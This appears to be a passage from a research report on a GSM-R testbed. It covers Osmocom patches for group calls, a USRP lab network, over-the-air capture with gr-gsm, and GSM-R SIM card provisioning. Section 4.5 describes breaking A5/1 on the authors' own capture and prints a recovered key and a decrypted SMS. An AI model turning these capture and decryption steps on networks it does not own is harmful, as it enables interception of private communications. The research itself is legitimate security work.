This restores in software the property that hardware enforces physically: in dedicated mode the mobile only processes frames addressed to its assigned timeslot. The dedicated-mode guard keeps idle-mode paging and system information working, and the channel-number comparison does the actual filtering. The SACCH exemption (`link_id & 0x40`) is a safeguard rather than a necessity: SACCH frames are dispatched to a separate LAPDm entity with its own context, and `virtphy` already filters them by timeslot and subslot, so a foreign SACCH frame never reaches the mobile in the first place. We chose this allow-list formulation (keep only frames matching the assigned channel) over a block-list that drops the specific broadcast types we observed, since it closes the whole class of foreign-frame corruption rather than the two cases seen during debugging. With the patch applied, the transmit channel number stays stable throughout the call, `CONNECT` is sent on the correct timeslot, and mobile-terminated calls complete successfully.

3.4 Enabling Advanced Speech Call Items

To enable VGCS and VBS calls in our virtual GSM network using Osmocom-BB's capabilities to initiate and join such calls, it was necessary to apply patches to `osmo-bts-virtual` to provide the ASCE support required for our scenario. Although the common `osmo-bts` code already implements BTS-side ASCE procedures (talker and listener detection, uplink access control), the virtual BTS model neither declared the corresponding capabilities nor handled the associated physical-layer primitives, so group-call channel activation failed. Two changes to the virtual BTS model were required, together with matching configuration on the MSC and the BSC (all patches and configuration files are available in our project repository).

Advertising VGCS/VBS capabilities. When the BSC attempts to activate a group channel, `osmo-bts` validates the requested channel type in `bts_supports_cm_speech()`, which gates VGCS and VBS channels behind the feature flags `BTS_FEAT_VGCS` and `BTS_FEAT_VBS`. The virtual model never set these flags, so every group-channel activation was rejected with cause `0x3f` ("Service or Option not available"), even though the common layer was otherwise

capable of handling the channel. We therefore add the two feature flags to the model's initialisation in `src/osmo-bts-virtual/main.c`:

```
osmo_bts_set_feature(bts->features, BTS_FEAT_SPEECH_H_V1);
osmo_bts_set_feature(bts->features, BTS_FEAT_VGCS); /* added */
osmo_bts_set_feature(bts->features, BTS_FEAT_VBS); /* added */
```

Listing 4. Declaring VGCS/VBS support in `osmo-bts-virtual`

This is legitimate for a virtual PHY: there are no radio constraints that would prevent it from carrying a group channel, so declaring support simply allows the existing common-layer ASCII logic to run. It also aligns the virtual model with `osmo-bts-trx` and `osmo-bts-sysmo`, which both declare these features, and it causes the BTS to advertise VGCS/VBS to the BSC over OML, since the same feature bit-vector is reported in the `Manufacturer Id` attribute.

Handling the uplink-access primitives. With the channel type accepted, activation proceeds into `vgcs_lchan_activate()`, which calls `l1sap_uplink_access()` to ask the PHY to enable access-burst (RACH) detection on the dedicated group channel. This is signalled to the model with the MPH-INFO primitives `PRIM_INFO_ACT_UL_ACC` and `PRIM_INFO_DEACT_UL_ACC`. The virtual model's `bts_model_l1sap_down()` did not handle these: they fell through to the default case and returned an error, which the ASCII layer reported as a connection failure (`RSL_ERR_EQUIPMENT_FAIL`), tearing the call down immediately after activation.

Two adjustments in `src/osmo-bts-virtual/l1_if.c` resolve this. The substantive one is the addition of handler cases for the two primitives, so they are accepted rather than falling through to the default branch. Since the virtual PHY has no real receiver to place into access-burst detection mode, the handler is a no-op that returns success:

```
case PRIM_INFO_ACT_UL_ACC:
case PRIM_INFO_DEACT_UL_ACC:
    /* The virtual PHY has no receiver to switch into (or out of)
     * access-burst detection mode, and never gates RACH reception.
     * Accept the request so the ASCII talker FSM does not treat it
     * as an equipment failure. */
    break;
```

Listing 5. Additional handler case for `PRIM_INFO_ACT_UL_ACC` and `PRIM_INFO_DEACT_UL_ACC`

This is sufficient because the virtual PHY never gates access-burst reception in the first place: `_sched_act_rach_det()` is an empty function in the virtual scheduler, and an access burst arriving over the virtual Um is turned into a PH-RACH. ind and dispatched to `vgcs_rach()` without consulting any uplink-access state. Talker and listener detection therefore remain functional.

The second adjustment concerns how the channel number is extracted. These primitives carry it in the `ulacc_req` member of the `info` union, whereas the original code read `act_req` for everything except `PRIM_INFO_ACT_CIPH`. Because `chan_nr` is the first member of all three structures, the two accesses resolve to the same byte and the lookup of the logical channel did in fact succeed; the read nonetheless relied on the common-initial-sequence guarantee rather than naming the member the sender actually wrote. We therefore select the union member by primitive type, matching the corresponding code in `osmo-bts-trx` and `osmo-bts-sysmo`:

```

switch (l1sap->u.info.type) {
case PRIM_INFO_ACT_CIPH:
    chan_nr = l1sap->u.info.u.ciph_req.chan_nr;
    break;
case PRIM_INFO_ACT_UL_ACC:
case PRIM_INFO_DEACT_UL_ACC:
    chan_nr = l1sap->u.info.u.ulacc_req.chan_nr;
    break;
default:
    chan_nr = l1sap->u.info.u.act_req.chan_nr;
    break;
}

```

Listing 6. Selecting the union member by primitive type

Network-side configuration. Enabling ASCII also requires configuration changes in the core network. In *osmo-msc* we enable the ASCII feature set and define a Group Call Register (GCR) with two groups (one VGCS group with identifier 200 and one VBS group with identifier 208) as shown in Listing 7.

```

ascii
enable
gcr
vgc 200
no timeout
unmute-talker
cell 0.23.3 6969
vbc 208
unmute-talker
cell 0.23.3 6969

```

Listing 7. Enable GSM-R Features in MSC

Furthermore we have to add the following line to the `bts 0` node inside the network node in the *osmo-bsc* config:

```

network
[...]
bts 0
[...]
nch-position num-blocks 1 first-block 0 # reserve NCH for ASCII

```

Listing 8. Enable GSM-R Features in BSC

This configuration reserves a dedicated Notification Channel (NCH) by allocating one control channel block starting at block 0. The NCH is used to transmit notification messages for group call and broadcast call services (VGCS and VBS).

After applying these changes we were able to initiate both a group call and a broadcast call in our virtual network as shown in Listing 9.

MS1 (Initiator)

```
OsmocomBB(mobile)>
% (MS 1)
% On Network, normal service: Test, Test
enable
OsmocomBB(mobile)# group-call 1 200
OsmocomBB(mobile)#
% (MS 1)
% Group call 200: Connect
```

MS2 (Listener)

```
OsmocomBB(mobile)>
% (MS 2)
% On Network, normal service: Test, Test
enable
OsmocomBB(mobile)#
% (MS 2)
% Group call 200: Incoming call
group-call 2 200
% (MS 2)
% Listening to group call.
OsmocomBB(mobile)#
% (MS 2)
% Group call 200: Answer
group-call 2 hangup
% (MS 2)
% Group call 200: Call left
```

Listing 9. MS1 initiating a VGCS call and MS2 joining as a listener

We thus end up with the network topology visualized in Figure 4.

3.5 Future Work regarding the virtual GSM Network

Our virtual GSM network already sends SMS messages between the two mobile stations, places point-to-point calls, and sets up both VGCS and VBS group calls with A5/1 encryption enabled. The main direction for future work is to extend it beyond ASCII to the remaining GSM-R-specific features, such as functional addressing and eMLPP priority levels, building on the group-call foundation already in place. A physical counterpart of this network, which lets regular cell phones and a real GSM-R handset connect over the air, is described in Section 4.




Fig. 4. Network topology of our virtual GSM network

4 PHYSICAL NETWORK SETUP IN LAB

While the virtual network of Section 3 is adequate for validating the core network configuration, it has no air interface to record and no real GSM-R terminal. This section describes the laboratory network built to provide both: a USRP B210 driven by `osmo-bts-trx`, a host running the `open5Gcube` deployment of the Osmocom core, and a Funkwerk focX handheld equipped with `sysmoISIM-SJA5-9FV` test SIM cards from `sysmocom`. Over-the-air transmission takes place under a research frequency assignment, the details of which are given in Section 9.1.

The subsections follow the order in which the testbed was assembled, from the core network and the cell through to the railway-specific configuration of the SIM cards. What results is a network that carries voice and SMS, supports ASCII group and broadcast calls with A5/1 ciphering enabled, and can be observed both at the BTS and over the air.

To simplify the GSM network deployment, we replaced the manually configured Osmocom-based setup with `open5Gcube` [Hor25]. Rather than configuring and launching each network component individually, `open5Gcube` provides a unified interface for starting and stopping the complete network stack with a small set of commands. Because the whole stack now starts from one command instead of ten manually launched components, restarting it or bringing it up on a different machine is reproducible and no longer error-prone.

The voice-channel problem of the virtual network, where calls failed as soon as they were answered, does not arise here. We traced the cause to Osmocom-BB and resolved it there with the patch described in Section 3.3. The physical network does not use Osmocom-BB at all, since calls are placed from real mobile stations. Voice calls can be established, held and released normally, and SMS delivery works alongside them.

4.1 open5Gcube Deployment

`open5Gcube` is an orchestration platform for reproducible 2G/4G/5G network deployments. Built on Docker and Docker Compose, it provides hardware integration for USRP software-defined radios and includes a web-based management interface. The platform integrates multiple open-source cellular network implementations:

- `open5gs`: 4G/5G core network implementation⁵
- `srsran_project` / `srsran4G`: Software Radio Systems LTE/5G stack^{6,7}
- `osmocom`: 2G/3G network stack⁸
- `ueransim`: 5G user equipment simulator⁹
- `oai`: OpenAirInterface 4G/5G implementation¹⁰
- `free5gc`: Open-source 5G core network¹¹
- `packetrusher`: 5G performance testing tool¹²
- `kamailio`: SIP server for IMS integration¹³

For the GSM network, we continue to use the Osmocom 2G stack and components described previously, but now encapsulate and orchestrate them with `open5Gcube`.

⁵<https://github.com/open5gs/open5gs>

⁶https://github.com/srsran/srsRAN_Project

⁷https://github.com/srsran/srsRAN_4G

⁸<https://osmocom.org/>

⁹<https://github.com/aligungr/UERANSIM>

¹⁰<https://gitlab.eurecom.fr/oai/openairinterface5g>

¹¹<https://github.com/free5gc/free5gc>

¹²<https://github.com/HewlettPackard/PacketRusher>

¹³<https://github.com/kamailio/kamailio>

System Prerequisites. Install the required system dependencies:

```
sudo apt install linux-tools-common net-tools make git-lfs \
ca-certificates curl gnupg openssh-server python3-virtualenv
```

Repository Configuration. Clone the repository and enter the project directory:

```
git clone https://github.com/open5Gcube/open5Gcube/
cd open5Gcube
```

Docker Installation. Install Docker using the provided Makefile target, which ensures version compatibility through pinned package versions:

```
make system-install-docker
```

Enable the systemd service for automatic startup:

```
make systemd-install-unit
```

Environment Configuration. Configure the system parameters in `etc/local.env`. The `USRP_IFACE` parameter must be defined even for USB-connected devices such as the B210, as the configuration parser requires all parameters to be present:

```
USE_BUILD_CACHER=0
CORENET_DRIVER=bridge
USRP_IFACE=enp1s0f0
```

The build cache is disabled because the build process throws an error otherwise. Build all required Docker images:

```
make docker-build-all
```

To avoid long build times it is also sufficient to only build the docker images related to osmocom by running:

```
make docker-build-osmocom
```

Web Interface (Optional). The web interface provides system monitoring and SIM card provisioning capabilities. While not essential for network operation, it offers convenient management features. The interface can be started with:

```
make webui-start
```

Access the interface through the host system's primary IP address on port 80.

System Information Type 5 messages during dedicated mode connections, enabling the cracking attempts described in Section 4.5.

4.4 Capture Setup for Comparing BTS Traffic With OTA Capture

The goal of this setup is a side-by-side comparison of (1) what the BTS sends and receives on the physical layer against (2) what we can capture [Over-The-Air \(OTA\)](#). This lets us see which packets reach the OTA capture and which are missing from it.

By configuring `gsmtap-remote-host` in `open5gcube/modules/o5gc/docker/osmocom/osmo-bts.cfg` to the IP of the docker host and setting `gsmtap-sapi enable-all` in the same file, we obtain a full MAC-level capture of all traffic sent and received by the SDR directly on the host system. This can be fed into a remote Wireshark session by capturing on port 4729, the default [GSMTAP](#) port. A key advantage of this approach is that it captures both uplink and downlink traffic without requiring a second SDR.

Since MAC-level captures occur before encryption is applied, they are useful for debugging but cannot be used for the decryption attack. We therefore also capture the traffic OTA, which requires a second SDR connected to the host. We use the `gr-gsm` tooling as described in detail later (see Section 6.2):

```
sudo grgsm_capture -a 973 --args=uhd capture.cfile
```

The `-a 973` parameter is the ARFCN of our test network, configured in `open5gcube/etc/settings.env`. To verify that the receiving SDR can see our network, or to scan for networks not under our control, we run:

```
sudo grgsm_scanner -b GSM-R --args=uhd --speed=29
```

The `--speed=29` flag significantly accelerates the scan by reducing the dwell time per channel.

We then decode the channels of interest from the capture as described in Section 6.2:

```
grgsm_decode -c ~/captures/capture_GSM_69.cfile -a 973 -p -v -m SDCCH8 -t 1
```

Here `-a` is the ARFCN, `-p` and `-v` print output to the console, and `-m` and `-t` specify the channel type and timeslot, respectively. The decoded packets can be captured with `tcpdump` in a second terminal or fed directly into the same Wireshark session used for the MAC-level capture, resulting in a single capture file containing both the MAC-level and the OTA capture.

With both traces in the same Wireshark file, we add the GSM frame number as a column and sort by it to compare the two capture sources. This makes it straightforward to see which packets are sent unencrypted and therefore decodable OTA, and which are encrypted and absent from the OTA capture, as shown in Figure 5.

4.5 Breaking a Captured Trace

With the setup described in Section 4.4 we see that the System Information Type 5 and 6 packets are sent in offsets that are multiples of 51. For the plaintext and encrypted forms of the same packet, this results in offsets of 204 and 306 for System Information Types 5 and 6, respectively. Note that this is only true for packets of the same subslot within a timeslot. System Information Type 5 packets of different subslots do not have this requirement. This supports what we have seen in previous research.

GSM Frame Number ^	Info
0	112854 U, func=UI(CCCH) (RR) System Information Type 5
0	112854 U, func=UI(CCCH) (RR) System Information Type 5
0	113262 U, func=UI(CCCH) (RR) System Information Type 5
0	113466 U, func=UI(CCCH) (RR) System Information Type 5
0	115812 U, func=UI(CCCH) (RR) System Information Type 5
0	115812 U, func=UI(CCCH) (RR) System Information Type 5
0	116016 U, func=UI(CCCH) (RR) System Information Type 5
0	116220 U, func=UI(CCCH) (RR) System Information Type 5

Fig. 5. Wireshark capture with the MAC-level capture in blue and the OTA capture in black.

Running our cracking pipeline, described in Section 6, against this capture succeeds. The recovered CK is shown in Listing 11. Using this key to decrypt the stream, we recover an SMS sent during the session, visible in Figure 6. This is our first successful decryption of a self-captured GSM trace.

```
[
  {
    "cfile": "../own_net_capturing/A5_1_capture_999_1501.cfile",
    "date": "26-01-28 15:08:39.905104"
  },
  {
    "kc": "27cf63ca6455f313",
    "crack_number": 23,
    "candidate_key": "CD930C6A6F3778D1",
    "candidate_key_decimal": 14813197250623666385,
    "bit_position": 38,
    "guessed_encrypted_frame_count": 1916292,
    "previous_guessed_encrypted_frame_count": 1916259,
    "table": 212,
    "timeslot": 0,
    "mode": "BCCH_SDCCH4"
  }
]
```

Listing 11. Decrypting a self-captured SMS

Protocol	Leng	Timeslot	Algorithm identifier	Channel Type	Sub-Slot	G
GSM SMS	87			SDCCH/4	1	
GSM SMS	87			SDCCH/4	0	


```

> GSM A-I/F RP - RP-DATA (Network to MS)
> GSM SMS TPDU (GSM 03.40) SMS-DELIVER
  0... .. = TP-RP: TP Reply Path parameter is not set in this SMS S
  .0.. .. = TP-UDHI: The TP UD field contains only the short messag
  ..0. .. = TP-SRI: A status report shall not be returned to the SM
  .... 0... = TP-LP: The message has not been forwarded and is not a
  .... .0.. = TP-MMS: More messages are waiting for the MS in this SC
  .... ..00 = TP-MTI: SMS-DELIVER (0)
> TP-Originating-Address - (68450)
> TP-PID: 0
> TP-DCS: 0
> TP-Service-Centre-Time-Stamp: 2026-01-21 13:34:25 GMT+00:00
> TP-User-Data-Length: (13) depends on Data-Coding-Scheme
> TP-User-Data
  SMS text: heyhojetzaber

```

Fig. 6. SMS from a trace decrypted by supplying the CK during decoding.

5 EXTENDING THE PHYSICAL NETWORK SETUP TO SUPPORT GSM-R FEATURES

To enable Advanced Speech Call Items (ASCI) in the physical network, we apply the changes described in Section 3.4 to the `osmo-msc` and `osmo-bsc` configurations, located under `open5Gcube/modules/o5gc/docker/osmocom/osmo-msc.cfg` and `open5Gcube/modules/o5gc/docker/osmocom/osmo-bsc.cfg` respectively. Crucially, the cell point codes must be set to the values used in the physical network, which differ from those in the virtual setup. Using the point codes from the virtual network here would cause the VGCS/VBS call setup to fail. Furthermore, the corresponding group identifiers must be configured in the Group Call Register (GCR) of `osmo-msc`, as outlined later in this section.

Additionally, the test SIM cards have to be programmed in accordance with the network configuration and the MORANE FFFIS for GSM-R SIM Cards [Int15], referred to below simply as the FFFIS.

5.1 SIM Card Provisioning

A GSM-R SIM card differs from an ordinary GSM SIM in that it carries, in addition to the standard DF.GSM directory, a railway-specific dedicated file DF.EIRENE (file identifier 7FE0). The FFFIS specifies both the ASCI-related elementary files (voice group and broadcast call identifiers, their activation status, and the eMLPP priority levels) and the EIRENE numbering-plan, network-selection and emergency-call files that a GSM-R terminal requires to expose its railway features.

Terminal class. The FFFIS states its requirements per terminal class, distinguishing the Cab Radio, the General Purpose Radio (GPH), the Operational Radio (OPH), the Shunting Radio (OPS) and the ETCS Data Only Radio (EDOR) (§2.2). The requirements differ substantially between these classes, so the class must be fixed before the card can be provisioned. The terminal used here is a Funkwerk focX handheld, which places it in the GPH/OPH group. All requirements cited in this section are therefore taken from the *GPH / OPH* column of FFFIS Table 4 and from the *General Purpose Radio* and *Operational Radio* columns of Tables 5, 11 and 38.

File layout. The elementary files relevant to GSM-R operation are distributed across three directories under the master file. The ASCI group-call files (EF.VGCS, EF.VGCSS, EF.VBS, EF.VBSS, EF.eMLPP, EF.AAeM) reside under the standard DF.GSM application. The EIRENE numbering-plan, network-selection, emergency-call and shunting files reside under DF.EIRENE. The service dialling numbers used to invoke group calls are stored in EF.SDN under DF.TELECOM. The card additionally contains the USIM and ISIM applications and their associated files, which are not used in the 2G GSM-R context and were left unchanged. The focX terminal reads the three directories above, and provisioning touched files in each.

Delivered state. The sysmoISIM-SJA5-9FV cards used in the test setup ship with the DF.EIRENE directory present and with the EIRENE numbering-plan tables of FFFIS Table 37 (EF.CT, EF.SC, EF.Service, EF.Call, EF.FC, EF.FctTeam, EF.Gateway, and the digit-count tables) already populated according to the worked examples in FFFIS §8.9–§8.24. The operational files, by contrast, are delivered empty: EF.VGCS, EF.VGCSS, EF.VBS, EF.VBSS, EF.GsmrPLMN, EF.NW, EF.CallconfC, EF.Shunting, EF.SDN and EF.MSISDN all read as FF throughout, except EF.eMLPP and EF.AAeM, which read 0000 and 00, and the group-call services in the SIM Service Table are neither allocated nor activated. Provisioning therefore consisted of creating the operational data from scratch and of adapting a small number of pre-provisioned numbering-plan records to the physical network.

Tooling. To carry out these changes we used the pySim-shell tool from the Osmocom pySim project¹⁴. With the card inserted in the smartcard reader, the shell is started against reader 0 with

```
./pySim-shell.py -p 0
```

All files discussed below require the card's ADM1 key for modification. We therefore authenticate once at the beginning of the session with

```
verify_adm <YOUR_ADM1>
```

Note: an incorrect ADM1 decrements the key's retry counter, and exhausting it locks the card permanently. The value must be verified against the card's delivery data before use.

Table 2 summarises every file written during provisioning, together with the value and the corresponding FFFIS clause. The remainder of this section explains each group of files in turn.

Table 2. Elementary files provisioned on the GSM-R test SIM

Directory	File	FID	Value written	FFFIS
DF.GSM	EF.SST	6F38	services 21–24, 31, 32 allocated and activated	Tab. 4
	EF.VGCS	6FB1	92f9ffff 95f9ffff 02f0ffff	§6.4
	EF.VGCSS	6FB2	0f000000000fc	Tab. 7
	EF.VBS	6FB3	02f0ffff	§6.5
	EF.VBSS	6FB4	01000000000fc	§6.5
	EF.eMLPP	6FB5	7400	§6.6
	EF.AAeM	6FB6	3c	§6.7
	EF.ACC	6F78	access class 4	§5.6.1
	EF.FPLMN	6F7B	262-01, 262-02, 262-03, 262-10	—
DF.EIRENE	EF.GsmrPLMN	6FF5	62f244f86f8d6f8e01	§7.7
	EF.IC	6F8D	f06f8e40f90001	§7.8
	EF.NW	6F80	47534d2d52ffffff	§7.9
	EF.CallconfC	6FF2	see Listing 21	§7.4
	EF.CallconfI	6FF3	all records cleared to FF	§7.5.11
	EF.Shunting	6FF4	ff00000000000000 (not applicable to this class)	§7.6.7
	EF.CT	6F8E	record 1 corrected to f26f87f0ff00	§8.9.3
DF.TELECOM	EF.CT	6F8E	record 6 corrected to f16f89f5ff05	§8.9.3
	EF.SDN	6F49	records 1, 2, 7 (see Listing 24)	Tab. 9
	EF.MSISDN	6F40	subscriber number from osmo-hlr	§6.10

5.1.1 Enabling the GSM-R Services in the SIM Service Table. Before any of the group-call files are read by the terminal at all, the corresponding services must be enabled in the SIM Service Table EF.SST. Each service is governed by two bits (one marking it as *allocated* and one as *activated*), and a service is only usable when both are set. The FFFIS requires, in the *GPH/OPH* column of Table 4, services 21 (VGCS group identifier list), 22 (VBS group identifier list), 23 (eMLPP), 24 (automatic answer for eMLPP), 31 (barred dialling numbers) and 32 (Extension4) to be allocated and activated. On the

¹⁴<https://osmocom.org/projects/pysim>

delivered cards, services 21–24 and 31–32 were neither allocated nor activated, while the remaining mandatory services of Table 4 were already set by the manufacturer.

pySim-shell provides dedicated commands for this, avoiding manual manipulation of the service-table bitmap:

```
select DF.GSM
select EF.SST
sst_service_allocate 21
sst_service_activate 21
# repeat allocate + activate for services 22, 23, 24, 31 and 32
```

Listing 12. Enabling the GSM-R services in EF.SST

Unless these services are enabled, the terminal never reads the group-identifier and eMLPP files, regardless of their contents.

5.1.2 Group and Priority Configuration. The elementary files that define group membership reside under DF.GSM. EF.VGCS holds 50 slots of four bytes each. An empty slot is ffffffff (FFFIS §6.4.2). Each group identifier is stored in nibble-swapped, F-padded binary-coded decimal: the digits of the identifier are written in pairs, each pair being packed into one byte with the *second* digit in the high nibble, and any remaining nibbles are filled with F. Group identifier 299 therefore becomes 92f9ffff, and 200 becomes 02f0ffff.

The FFFIS prescribes a minimum set of subscribed group identifiers only for the Cab Radio (§6.4.8). For a GPH/OPH card the choice is left to the operator, and Table 5 requires merely that the files themselves be present. To exercise the full range of ASCII behaviour we nevertheless provision the Railway Emergency Call (299) and Shunting Emergency Call (599) identifiers standardised by EIRENE, together with an operational group (200) and a further group (500). The same identifier 200 is additionally provisioned as a broadcast group in EF.VBS:

```
select DF.GSM
select EF.VGCS
update_binary 92f9ffff95f9ffff02f0ffff05f0ffff
select EF.VBS
update_binary 02f0ffff
```

Listing 13. Provisioning the VGCS and VBS group identifiers

Each provisioned identifier must additionally be marked as active in the corresponding status file. EF.VGCSS and EF.VBSS are seven bytes long and hold one status bit per slot in least-significant-bit-first order, where a set bit denotes an activated group. Slots 49 and 50 occupy bits 1 and 2 of byte 7. The remaining six bits of that byte are fixed to 1 by TS 51.011 and are reproduced as such in FFFIS Table 7. The full seven bytes must be written, since leaving the trailing bytes at their erased value FF would mark all 50 slots as activated while 46 of them contain no identifier:

```
select EF.VGCSS
update_binary 0f0000000000fc
select EF.VBSS
update_binary 010000000000fc
```

Listing 14. Activating the provisioned groups

The eMLPP priority levels the subscriber may use are configured in EF.eMLPP. Byte 1 is a bitmap in which bit 1 denotes priority level A, bit 2 level B and bits 3–7 levels 0–4, so that levels 0, 2, 3 and 4 give 74. Byte 2 uses the same layout to indicate for which levels fast call set-up is permitted. For a cab-radio card the FFFIS fixes both bytes: §6.6.4.5 requires priority levels 0, 2, 3 and 4, and §6.6.5.4 requires fast call set-up at level 0, giving 7404. For GPH and OPH cards, by contrast, both the priority subscription (§6.6.4.8) and the use of fast call set-up (§6.6.5.7) are explicitly optional and depend on the intended usage.

We retain the cab-radio priority subscription, since the focX does not offer group-call functions until at least one priority level is present, but leave fast call set-up disabled. The reasons for the latter choice, and its consequences for terminal-originated group calls, are set out at the end of this section.

```
select EF.eMLPP
update_binary 7400
```

Listing 15. eMLPP priority subscription

EF.AAeM uses the same bitmap layout and lists the priority levels for which the terminal answers incoming calls automatically. As with the priority subscription, this is mandated only for the Cab Radio (levels 0–3, §6.7.2.3) and is optional for GPH and OPH cards (§6.7.2.6). We adopt the cab-radio setting so that the terminal answers Railway Emergency Calls without user interaction:

```
select EF.AAeM
update_binary 3c
```

Listing 16. Configuring automatic answer for priority levels 0–3 in EF.AAeM

Finally, FFFIS §5.6.1 requires a GSM-R SIM to use an access control class in the range 0–9. The delivered cards already satisfy this with access class 6, and EF.ACC was set to class 4 to match the network configuration.

In addition to provisioning the group identifiers on the SIM, the corresponding entries must be configured in the Group Call Register (GCR) of osmo-msc. Reusing the virtual network configuration from the previous section, we adapt the group identifiers and cell identifiers to match our physical network.

```
asci
enable
gcr
vgc 299
no timeout
unmute-talker
cell 0.42.1 6969
vgc 599
no timeout
unmute-talker
cell 0.42.1 6969
vgc 200
no timeout
unmute-talker
```

```

cell 0.42.1 6969
vgc 500
no timeout
unmute-talker
cell 0.42.1 6969
vbc 200
unmute-talker
cell 0.42.1 6969

```

Listing 17. Adapted GCR config for the physical network

5.1.3 EIRENE Configuration. Beyond the group-call membership, a GSM-R terminal only exposes its railway features once the operational EIRENE data under DF.EIRENE is consistent with the serving network. FFFIS Table 11 lists which of these files apply to which terminal class. For a GPH/OPH card all of them are mandatory except EF.Shunting, which is marked *not applicable*. The byte layouts of all files below are defined by the FFFIS.

Network selection. EF.GsmrPLMN tells the terminal which PLMN is to be treated as a GSM-R network and which railway services that network supports (FFFIS Table 28). Each nine-byte record holds the PLMN identity, a class-of-network byte, a two-byte pointer to the root table for incoming functional numbers, a two-byte pointer to the root table for outgoing numbers, and a one-byte record index into EF.IC. The class-of-network byte (FFFIS Table 30) encodes the network preference in bits 1–3 and flags support for VBS, VGCS, eMLPP, functional numbering and the EIRENE numbering plan in bits 4–8. f8 therefore denotes highest preference with all railway services supported. FFFIS §7.7.10 and §7.7.11 fix the two pointers to 6F8D (EF.IC) and 6F8E (EF.CT).

If the PLMN in this record does not match the one broadcast by the network, the terminal will not recognise the cell as an EIRENE network and, according to the FFFIS, suppresses the railway features while ordinary telephony continues to work. The cell's broadcast MCC/MNC was therefore set to 262/44 for the GSM-R tests, replacing the 99970 used earlier for the point-to-point call validation, so that the focX recognises it as a GSM-R network. The record is written for that PLMN:

```

select MF
select DF.EIRENE
select EF.GsmrPLMN
update_record 1 62f244f86f8d6f8e01

```

Listing 18. GSM-R network selection

The dependent EF.IC and EF.NW records must resolve for the chain from the network-selection record into the numbering-plan tables to close. The delivered cards carried three EF.IC records, for the international codes 039, 033 and 049, each pointing at a network-name index in EF.NW, but EF.NW itself was empty, so none of the three resolved. For the single-PLMN testbed we reduced the table to one record, for the German international code 049, and populated the network name it references:

```

select EF.IC
update_record 1 f06f8e40f90001

```

```

update_record 2 ffffffff
update_record 3 ffffffff
select EF.NW
update_record 1 47534d2d52ffff

```

Listing 19. Reducing the international-code table to the testbed PLMN

The EF.IC decision value is coded in nibble-swapped, F-padded BCD, so international code 049 becomes 40f9 (FFFIS §8.25.3). Note that FFFIS §7.9.4 requires network names to follow the UIC GSM-R Network Codes table. The literal string GSM-R used here is a testbed simplification.

Call-type dialling tree. The root of the outgoing numbering plan is EF.CT (FFFIS Table 37, §8.9), a linear-fixed file whose records map the leading call-type digit onto the next table in the dialling tree. Each six-byte record holds a next-table type, a two-byte pointer to that table, a two-byte decision value and a string index, and the terminal walks the records by matching the dialled digit against the decision values. Two records on the delivered cards were defective and had to be corrected before the card could resolve group, broadcast and public-number calls. Record 6, which selects call type 5 (group and broadcast), carried the same decision value as the record for call type 4. Because two records sharing a value make the second unreachable, call type 5 could never be selected. The delivered table steps the values f0ff to f9ff in sequence with f5ff unused, and assigning that value to record 6, as the example in FFFIS §8.9.3 also shows, restored the branch. Record 1, which selects call type 0 (public numbers), carried the next-table pointer 6F86, the location-number file assigned to call type 6, instead of 6F87, the free-number file that FFFIS Table 37 assigns to call types 0 and 8. Correcting the pointer routed call type 0 to its intended file.

```

select EF.CT
update_record 1 f26f87f0ff00
update_record 6 f16f89f5ff05

```

Listing 20. Correcting the two EF.CT defects

Neither write is optional: without the record-6 correction call type 5 is unreachable through the dialling tree, so the card cannot resolve the Railway Emergency Call and the terminal reports the emergency call as not configured.

Emergency-call configuration. EF.CallconfC holds the configuration for the Railway and Shunting Emergency Calls (FFFIS Table 15) and is mandatory for the GPH/OPH class (Table 11). It is 24 bytes long and must be written in full. Leaving any of the fields at FF leaves the call-confirmation behaviour undefined. Bytes 15 and 16 are one-based indices into EF.VGCS that identify the train- and shunting-emergency group identifiers rather than the identifiers themselves, and are set to point at slots 1 (299) and 2 (599) per FFFIS §7.4.17–§7.4.20. Bytes 17–24 hold the IMEI and are written by the terminal itself once the card is inserted. They are pre-set to FF by the operator (§7.4.22).

```

select EF.CallconfC
update_binary 016121ffffffffffff1e0003070a0102ffffffffffffffff

```

Listing 21. Emergency-call confirmation configuration

The fields are, in order: PL_CONF = 01 (confirmation sent at priority 4); CONF_NR = 6121ffffffffffff, the EIRENE short code 1612 for the acknowledgement centre (§7.4.7); MAX RAND = 30 s; N_ACK_MAX = 3; PL_ACK = 07; N_NESTED_MAX = 10, matching the ten records of EF.CallconfI; and the two emergency-GID indices.

